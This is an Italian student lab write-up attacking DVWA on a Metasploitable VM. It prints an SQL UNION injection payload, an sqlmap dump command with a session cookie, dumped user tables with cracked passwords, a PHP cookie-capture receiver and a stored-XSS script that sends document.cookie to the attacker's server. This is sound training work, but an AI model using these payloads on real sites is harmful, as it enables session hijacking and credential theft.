BYTEREBELS

Progetto S6-L5

XSS STORED
SQL INJECTION (BLIND)

TRACCIA

Nell’esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection (blind).


Presenti sull’applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW. Scopo dell’esercizio:

- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell’attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

Tool utilizzati

sqlmap



SQLMap è uno strumento utilizzato per l'automazione dell'individuazione e dello sfruttamento di vulnerabilità di tipo SQL Injection in applicazioni web


Apache2


Apache2 è uno dei server web più popolari e ampiamente utilizzati al mondo. Serve principalmente a fornire servizi di hosting e distribuzione di siti web su Internet.

John The Ripper

John the Ripper è un popolare strumento di cracking delle password, utilizzato per testare la sicurezza delle password crittografate

Fase preliminare





Avvio Metasploitable2

Da virtualbox bisognerà avviare la macchina virtuale Meta2

Avvio PfSense

Avendo reti interne per Kali e per Meta2 io utilizzo PfSense per farli pingare e per navigare su internet con NAT

Avvio Kali

Ovviamente dovremo avviare anche Kali Linux

Fase di ping

Dovremo far comunicare la macchina Kali (nel mio caso avrà l'IP: **192.168.1.100**) con Metasploitable2 (IP: **10.10.10.100**)

Avvio Apache2

Da kali, bisognerà startare il nostro server privato apache2:

SQL injection (blind)


Metodo 1

Il metodo più sempliciotto è stato quello di cercare la vulnerabilità all'interno del form di input della pagina bersaglio.

Di conseguenza, dopo aver verificato che era vulnerabile, abbiamo eseguito l'UNION attack:

' UNION SELECT user, password FROM users#

Dove andiamo a leggere il DB senza aver consensi



SQL injection (blind)

John The Ripper

Decifrazione da MD5

Uno dei metodi migliori per vedere in chiaro le password dalla cifratura **MD5** è l'uso del tool **John The Ripper**

john --format=raw-md5 --wordlist=/usr/share/nmap/nselib/data/passwords.lst /home/kali/Desktop/pass.txt

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 --wordlist=/usr/share/nmap/nselib/data/passwords.lst  /home/kali/Desktop/pass.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2024-04-03 03:45) 200.0g/s 144000p/s 144000c/s 182400C/s alvarez..beanie
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

In dettaglio:

john | richiama il tool che andiamo ad utilizzare
--format=raw-md5 | Il tipo di formato HASH da decifrare
--wordlist= | File contenente il dizionario
/Desktop/pass.txt | File contenente le password in MD5

SQL injection (blind)

Metodo 2

Il secondo metodo è l'utilizzo di sqlmap dove tramite un solo comando potremo dumpare tutto il DB, trovando utenti e password sia amministrative sia users normali

```
kali@kali: ~
File  Actions  Edit  View  Help
[05:10:26] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[05:10:26] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
+-----+------------+------------+----------+-------------------------------+
| cid | is_admin   | password   | username | mysignature                   |
+-----+------------+------------+----------+-------------------------------+
| 1   | TRUE       | adminpass  | admin    | Monkey!                       |
| 2   | TRUE       | somepassword | adrian | Zombie Films Rock!            |
| 3   | FALSE      | monkey     | john     | I like the smell of confunk   |
| 4   | FALSE      | password   | jeremy   | d1373 1337 speak              |
| 5   | FALSE      | password   | bryce    | I Love SANS                   |
| 6   | FALSE      | samurai    | samurai  | Carving Fools                 |
| 7   | FALSE      | password   | jim      | Jim Rome is Burning           |
| 8   | FALSE      | password   | bobby    | Hank is my dad                |
| 9   | FALSE      | password   | simba    | I am a cat                    |
| 10  | FALSE      | password   | dreveil  | Preparation H                 |
| 11  | FALSE      | password   | scotty   | Scotty Do                     |
| 12  | FALSE      | password   | cal      | Go Wildcats                   |
| 13  | FALSE      | password   | john     | Do the Duggie!                |
| 14  | FALSE      | 42         | kevin    | Doug Adams rocks              |
| 15  | FALSE      | set        | dave     | Bet on S.E.T. FTW             |
| 16  | FALSE      | pentest    | ed       | Commandline KungFu anyone?    |
+-----+------------+------------+----------+-------------------------------+

[05:10:26] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.loc
owasp10/accounts.csv'
[05:10:26] [INFO] fetched data logged to text files under '/home/kali/.local/s

[*] ending @ 05:10:26 /2024-04-05/
```

```
Table: guestbook
[4 entries]
+------------+-------------------------------------------+-------------------------------+
| comment_id | name                                      | comment                       |
+------------+-------------------------------------------+-------------------------------+
| 1          | test                                      | This is a test comment.       |
| 2          | ciao                                      | sasa                          |
| 3          | scripter                                  | <script>alert('XSS')</script> |
| 4          | <script>alert(document.cookie)</script>   | ciao                          |
+------------+-------------------------------------------+-------------------------------+

[05:18:15] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.10.100/dump/dvwa/guestbook.csv'
[05:18:15] [INFO] fetching columns for table 'users' in database 'dvwa'
[05:18:15] [INFO] fetching entries for table 'users' in database 'dvwa'
[05:18:15] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[05:18:17] [INFO] using hash method 'md5_generic_passwd'
[05:18:17] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[05:18:17] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[05:18:17] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[05:18:17] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------+----------------------------------------------------------------------+-----------+------------+
| user_id | user    | avatar                                    | password                                                             | last_name | first_name |
+---------+---------+-------------------------------------------+----------------------------------------------------------------------+-----------+------------+
| 1       | admin   | http://10.10.10.100/dvwa/hackable/users/admin.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://10.10.10.100/dvwa/hackable/users/gordonb.jpg  | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://10.10.10.100/dvwa/hackable/users/1337.jpg     | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://10.10.10.100/dvwa/hackable/users/pablo.jpg    | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://10.10.10.100/dvwa/hackable/users/smithy.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------+----------------------------------------------------------------------+-----------+------------+

[05:18:17] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.10.100/dump/dvwa/users.csv'
[05:18:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.100'

[*] ending @ 05:18:17 /2024-04-05/
```

Comando:

sqlmap -u "http://10.10.10.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=16aee360f9b0de6903db3e8b0da10f86; security=low" --schema -D dvwa -T user,password --dump


PS: Il **cookie** di sessione è stato ricavato tramite **Burp Suite**


XSS Stored

Dopo aver startato il service **Apache2**, bisognerà creare il file **log.php** dove all'interno inseriremo:

<?php if(isset($_REQUEST['q'])){ file_put_contents('/var/www/html/cattura/catturato.txt', base64_decode($_REQUEST['q'])); echo $_REQUEST['q']; }

Cioè, aggiorna il file "catturato.txt" con le nuove richieste (nel nostro caso i cookie della vittima)






Attenzione, che senza i permessi di scrittura, il file catturato.txt non potrà essere utilizzabile!!

Attenzione alla **corretta** directory

XSS Stored


Passiamo ora, alla modifica del campo “maxlenght” della nostra textarea per **consentire** l’inserimento del nostro **script**




XSS Stored


Possiamo poi inviare lo script che manderà i dati dei cookie dei malcapitati all'interno del **NOSTRO** server.

<script>var i = new Image(); i.src='http://localhost/log.php?q='+btoa(document.cookie)</script>



Successivamente, potremo andare nel nostro **server** privato a vedere se effettivamente i cookies siano stati catturati con **successo**!



